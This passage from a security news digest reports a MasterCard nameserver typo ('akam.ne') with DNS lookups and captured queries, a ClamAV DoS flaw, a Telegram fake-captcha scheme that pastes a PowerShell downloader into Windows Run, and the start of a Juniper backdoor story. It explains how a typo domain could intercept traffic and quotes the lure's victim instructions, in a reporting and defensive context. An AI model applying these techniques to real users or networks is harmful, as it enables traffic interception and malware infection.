
As a general recommendations, website owners should avoid installing too many plugins and discard the products that are not absolutely necessary.

Additionally, a web application firewall could prove beneficial as it could identify and block exploitation attempts.

Source: https://www.bleepingcomputer.com/news/security/w3-total-cache-plugin-flaw-exposes-1-million-wordpress-sites-to-attacks/

15. MasterCard DNS Error Went Unnoticed for Years

The payment card giant **MasterCard** just fixed a glaring error in its domain name server settings that could have allowed anyone to intercept or divert Internet traffic for the company by registering an unused domain name. The misconfiguration persisted for nearly five years until a security researcher spent $300 to register the domain and prevent it from being grabbed by cybercriminals.



```
└─# dig +tcp @dns1.mastercard.com az.mastercard.com

; <<>> DiG 9.19.17-2~kali1-Kali <<>> +tcp @dns1.mastercard.com az.mastercard.com
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45077
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 5, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1220
; COOKIE: 6d51066062f6102a13bff6c8678149d366a3aabb89779394 (good)
;; QUESTION SECTION:
;az.mastercard.com.             IN      A

;; AUTHORITY SECTION:
az.mastercard.com.      3600    IN      NS      a1-29.akam.net.
az.mastercard.com.      3600    IN      NS      a7-67.akam.net.
az.mastercard.com.      3600    IN      NS      a22-65.akam.ne.
az.mastercard.com.      3600    IN      NS      a26-66.akam.net.
az.mastercard.com.      3600    IN      NS      a9-64.akam.net.

;; Query time: 92 msec
;; SERVER: 216.119.218.53#53(dns1.mastercard.com) (TCP)
;; WHEN: Fri Jan 10 11:24:51 EST 2025
;; MSG SIZE  rcvd: 191
```

A DNS lookup on the domain az.mastercard.com on Jan. 14, 2025 shows the mistyped domain name a22-65.akam.ne.

From June 30, 2020 until January 14, 2025, one of the core Internet servers that MasterCard uses to direct traffic for portions of the mastercard.com network was misnamed. MasterCard.com relies on five shared Domain Name System (DNS) servers at the Internet infrastructure provider **Akamai** [DNS acts as a kind of Internet phone book, by translating website names to numeric Internet addresses that are easier for computers to manage].

All of the Akamai DNS server names that MasterCard uses are supposed to end in "akam.net" but one of **them** was misconfigured to rely on the domain "**akam.ne**."

This tiny but potentially critical typo was discovered recently by **Philippe Caturegli**, founder of the security consultancy Seralys. Caturegli said he guessed that nobody had yet registered the domain akam.ne, which is under the purview of the top-level domain authority for the West Africa nation of Niger.


Caturegli said it took $300 and nearly three months of waiting to secure the domain with the registry in Niger. After enabling a DNS server on akam.ne, he noticed hundreds of thousands of DNS requests hitting his server each day from locations around the globe. Apparently, MasterCard wasn't the only organization that had fat-fingered a DNS entry to include "akam.ne," but they were by far the largest.

Had he enabled an email server on his new domain akam.ne, Caturegli likely would have received wayward emails directed toward mastercard.com or other affected domains. If he'd abused his access, he probably could have obtained website encryption certificates (SSL/TLS certs) that were authorized to accept and relay web traffic for affected websites. He may even have been able to passively receive Microsoft Windows authentication credentials from employee computers at affected companies.

But the researcher said he didn't attempt to do any of that. Instead, he alerted MasterCard that the domain was theirs if they wanted it, copying this author on his notifications. A few hours later, MasterCard acknowledged the mistake, but said there was never any real threat to the security of its operations.

"We have looked into the matter and there was not a risk to our systems," a MasterCard spokesperson wrote. "This typo has now been corrected."

Meanwhile, Caturegli received a request submitted through **Bugcrowd**, a program that offers financial rewards and recognition to security researchers who find flaws and work privately with the affected vendor to fix them. The message suggested his public disclosure of the MasterCard DNS error via a post on LinkedIn (after he'd secured the akam.ne domain) was not aligned with ethical security practices, and passed on a request from MasterCard to have the post removed.



Hello titon,

We hope this message finds you well. We're reaching out regarding this public post you recently made on LinkedIn titled, "*classic case of how not to handle vulnerability disclosure*", which references DNS records associated with Mastercard.

Mastercard has expressed concerns about the public nature of this disclosure. As a Bugcrowd researcher, you are familiar with the importance of responsible disclosure practices and how they help maintain trust and professionalism in the cybersecurity community.

We kindly request that you take down the post as a gesture of good faith and professionalism. Addressing this proactively will demonstrate your commitment to ethical security practices and help maintain positive relationships with organizations in the industry.

Please let us know once the post has been removed or if there's anything we can clarify to support your understanding of the situation. We appreciate your cooperation and timely action in this matter.

Thank you for your attention, and we look forward to your response.

Best Regards
Platform Behavior Standards Team

MasterCard's request to Caturegli, a.k.a. "Titon" on infosec.exchange.

Caturegli said while he does have an account on Bugcrowd, he has never submitted anything through the Bugcrowd program, and that he reported this issue directly to MasterCard.

"I did not disclose this issue through Bugcrowd," Caturegli wrote in reply. "Before making any public disclosure, I ensured that the affected domain was registered to prevent exploitation, mitigating any risk to MasterCard or its customers. This action, which we took at our own expense, demonstrates our commitment to ethical security practices and responsible disclosure."

Most organizations have at least two authoritative domain name servers, but some handle so many DNS requests that they need to spread the load over additional DNS server domains. In MasterCard's case, that number is five, so it stands to reason that if an attacker managed to seize control over just one of those domains they would only be able to see about one-fifth of the overall DNS requests coming in.


But Caturegli said the reality is that many Internet users are relying at least to some degree on public traffic forwarders or DNS resolvers like **Cloudflare** and **Google**.

"So all we need is for one of these resolvers to query our name server and cache the result," Caturegli said. By setting their DNS server records with a long TTL or "Time To Live" — a setting that can adjust the lifespan of data packets on a network — an attacker's poisoned instructions for the target domain can be propagated by large cloud providers.

"With a long TTL, we may reroute a LOT more than just 1/5 of the traffic," he said.

The researcher said he'd hoped that the credit card giant might thank him, or at least offer to cover the cost of buying the domain.

"We obviously disagree with this assessment," Caturegli wrote in a follow-up post on LinkedIn regarding MasterCard's public statement. "But we'll let you judge— here are some of the DNS lookups we recorded before reporting the issue."



```
sqlite> select source_ip,domain,type  from dns_query_log where domain like "%mastercard.com";
141.101.70.214|authnz360.heracles.prod.westeurope.az.mastercard.com|NS
172.69.193.220|heracles.prod.eastus.az.mastercard.com|CNAME
172.69.21.100|ausoutheast.az.mastercard.com|A
172.69.145.39|az.az.mastercard.com|A
172.68.153.32|az.az.mastercard.com|A
172.69.145.39|apigw.stage.beta.eastus.az.az.mastercard.com|A
172.68.153.32|az.az.mastercard.com|A
172.68.153.32|heracles.heracles.az.mastercard.com|A
94.23.164.164|heracles.prod.eastus.az.mastercard.com|A
172.70.120.40|westus.az.mastercard.com|A
172.70.120.40|heracles.prod.aueast.az.mastercard.com|A
172.68.173.112|prod.authnz360.heracles.prod.eastus.az.mastercard.com|AAAA
172.69.193.220|westus.az.mastercard.com|A
172.69.193.220|apigw.prod.westus.az.mastercard.com|A
172.70.161.98|apigw.prod.westus.az.mastercard.com|NS
172.68.168.102|apigw.dev.beta.work.eastus.az.mastercard.com|AAAA
141.101.70.90|eastus.az.mastercard.com|A
172.71.5.53|apigw.prod.australiaeast.az.mastercard.com|A
172.71.5.53|apigw.prod.australiaeast.az.mastercard.com|A
141.101.70.90|westeurope.az.mastercard.com|A
138.246.253.248|az.mastercard.com|NS
138.246.253.248|az.mastercard.com|None
138.246.253.248|az.mastercard.com|SOA
138.246.253.248|az.mastercard.com|MX
138.246.253.248|az.mastercard.com|AAAA
138.246.253.248|az.mastercard.com|TXT
138.246.253.248|az.mastercard.com|CAA
138.246.253.248|az.mastercard.com|A
172.70.113.174|prod.az.mastercard.com|A
172.71.189.44|eastus.az.mastercard.com|A
```

Caturegli posted this screenshot of MasterCard domains that were potentially at risk from the misconfigured domain.

As the screenshot above shows, the misconfigured DNS server Caturegli found involved the MasterCard subdomain **az.mastercard.com**. It is not clear exactly how this subdomain is used by MasterCard, however their naming conventions suggest the domains correspond to production servers at Microsoft's **Azure** cloud service. Caturegli said the domains all resolve to Internet addresses at Microsoft.

"Don't be like Mastercard," Caturegli concluded in his LinkedIn post. "Don't dismiss risk, and don't let your marketing team handle security disclosures."

One final note: The domain akam.ne has been registered previously — in December 2016 by someone using the email address um-i-delo@yandex.ru. The Russian search giant Yandex reports this user account belongs to an "Ivan I." from Moscow. Passive DNS records from DomainTools.com show that between 2016 and 2018 the domain was connected to an Internet server in Germany, and that the domain was left to expire in 2018.

This is interesting given a comment on Caturegli's LinkedIn post from an ex-Cloudflare employee who linked to a report he co-authored on a similar typo domain apparently registered in 2017 for organizations that may have mistyped their AWS DNS server as "**awsdns-06.ne**" instead of "**awsdns-06.net**." DomainTools reports that this typo domain also was registered to a Yandex user (playlotto@yandex.ru), and was hosted at the same German ISP — Team Internet (AS61969).

Source: https://krebsonsecurity.com/2025/01/mastercard-dns-error-went-unnoticed-for-years/

16. Cisco warns of denial of service flaw with PoC exploit code

Cisco has released security updates to patch a ClamAV denial-of-service (DoS) vulnerability, which has proof-of-concept (PoC) exploit code.

Tracked as CVE-2025-20128, the vulnerability is caused by a heap-based buffer overflow weakness in the Object Linking and Embedding 2 (OLE2) decryption routine, allowing unauthenticated, remote attackers to trigger a DoS condition on vulnerable devices.

If this vulnerability is successfully exploited, it could cause the ClamAV antivirus scanning process to crash, preventing or delaying further scanning operations.

"An attacker could exploit this vulnerability by submitting a crafted file containing OLE2 content to be scanned by ClamAV on an affected device," Cisco explained. "A successful exploit could allow the attacker to terminate the ClamAV scanning process, resulting in a DoS condition on the affected software."

However, in an advisory issued today, the company noted that overall system stability would not be affected even after successful attacks.

The vulnerable products list includes the Secure Endpoint Connector software for Linux, Mac, and Windows-based platforms. This solution helps ingest Cisco Secure Endpoint audit logs and events into security information and event management (SIEM) systems like Microsoft Sentinel.

PoC exploit available, no active exploitation

While the Cisco Product Security Incident Response Team (PSIRT) said it has no evidence of in-the-wild exploitation, it added that CVE-2025-20128 exploit code is already available.

"The Cisco PSIRT is aware that proof-of-concept exploit code is available for the vulnerabilities that are described in this advisory," Cisco PSIRT stated.

Today, the company also patched a Cisco BroadWorks DoS security flaw (CVE-2025-20165) and a critical severity privilege escalation vulnerability (CVE-2025-20156) in the Cisco Meeting Management REST API that lets hackers gain admin privileges on unpatched devices.

In October, it fixed another DoS security bug (CVE-2024-20481) in its Cisco ASA and Firepower Threat Defense (FTD) software, discovered during large-scale brute-force attacks against Cisco Secure Firewall VPN devices in April 2024.

One month later, it addressed a maximum severity vulnerability (CVE-2024-20418) that allows attackers to run commands with root privileges on vulnerable Ultra-Reliable Wireless Backhaul (URWB) industrial access points.

Source: https://www.bleepingcomputer.com/news/security/cisco-warns-of-denial-of-service-flaw-with-poc-exploit-code/

17. Telegram captcha tricks you into running malicious PowerShell scripts

Threat actors on X are exploiting the news around Ross Ulbricht to direct unsuspecting users to a Telegram channel that tricks them into run PowerShell code that infects them with malware.

The attack, spotted by vx-underground, is a new variant of the "Click-Fix" tactic that has become very popular among threat actors to distribute malware over the past year.

However, instead of being fixes for common errors, this variant pretends to be a captcha or verification system that users must run to join the channel.

Last month, researchers from Guardio Labs and Infoblox researchers revealed a new campaign that utilized CAPTCHA verification pages that prompt users to run PowerShell commands to verify they are not a bot.


Silk Road creator used as lure

Ross Ulbricht is the founder and main operator of the notorious dark web marketplace Silk Road, which acted as a hub for selling and buying illicit goods and services.

The man was sentenced to life in prison in 2015, which some found excessive given that he facilitated crimes and didn't personally conduct them.

President Trump previously expressed the same opinion, promising to pardon Ulbricht once he became U.S. President, and yesterday, he fulfilled this promise.

Threat actors took advantage of this development, using fake but verified Ross Ulbricht accounts on X to direct people to malicious Telegram channels presented as official Ulbricht portals.



Frec_Rosss
@Frec_Rosss · Follow

Replying to @jessica_kirsh @Free_Ross and @RealRossU


For more information join our official telegram channel: 👇

t.me
Free Ross
You can view and join @FreeRossOfficial right away.

12:55 AM · Jan 22, 2025

Fake Ulbricht account on X
Source: BleepingComputer

On Telegram, users are met with so-called identity verification request named 'Safeguard,' which walks users through the fake verification process.



Safeguard
54,127 monthly users

What can this bot do?
⬇️ Click start below to begin the verification process

Safeguard is the most extensive security and buy tracking platform on Telegram

Powering @Trending
Announcements: @Safeguard_Ann

January 22


/start 1:59 AM

Safeguard Captcha Verification

Verify you're human with Safeguard Captcha
Click 'Verify' and complete the captcha to gain entry.
1:59 AM

Presenting the identity verification bait
Source: BleepingComputer

At the end, users are shown a Telegram mini app that displays a fake verification dialog. This mini app automatically copies a PowerShell command into the device's clipboard and then prompts the user to open the Windows Run dialog and paste it in and run it.



Safeguard Portal

To protect against phishing attacks and malicious applications, please verify manually through Telegram.

Step 1

Press Windows + R to open the 'Run' dialog box.

Step 2

To securely verify through your own Telegram, press CTRL + V to paste 'Telegram' into the 'Run' dialog box.

Step 3

Finally, simply press Enter to authenticate your account and you will be automatically redirected to the desired group.

Waiting to process manual verification..

@OfficialSafeguardRobot

Instructions given to victims
Source: BleepingComputer

The code copied to the clipboard downloads and executes a PowerShell script, which eventually downloads a ZIP file at http://openline[.]cyou.

This zip file contains numerous files, including identity-helper.exe [VirusTotal], which a comment on VirusTotal indicates it may be a Cobalt Strike loader.

Cobalt Strike is a penetration testing tool commonly used by threat actors to gain remote access to computer and the networks they reside on. These types of infections are commonly a precursor to ransomware and data theft attacks.

The language used throughout the verification process is carefully selected to prevent raising suspicion and maintain the false verification premise.

Users should never execute anything they copy online in their Windows 'Run' dialog or PowerShell terminal unless they know what they're doing.

If unsure about something you copied on your clipboard, paste it on a text reader and analyze its contents, with any obfuscation considered a red flag.

Update 1/23 - A Telegram spokesperson sent BleepingComputer the following comment:

"Telegram proactively monitors public parts of its platform, including bots and mini apps, and removes harmful content whenever discovered. Each day moderators remove millions of pieces of content that breach Telegram's terms of service." - Telegram spokesperson

Source: https://www.bleepingcomputer.com/news/security/telegram-captcha-tricks-you-into-running-malicious-powershell-scripts/

18. Stealthy 'Magic Packet' malware targets Juniper VPN gateways

A malicious campaign has been specifically targeting Juniper edge devices, many acting as VPN gateways, with malware dubbed J-magic that starts a reverse shell only if it detects a “magic packet” in the network traffic.

The J-magic attacks appear to target organizations in the semiconductor, energy, manufacturing (marine, solar panels, heavy machinery), and IT sectors.

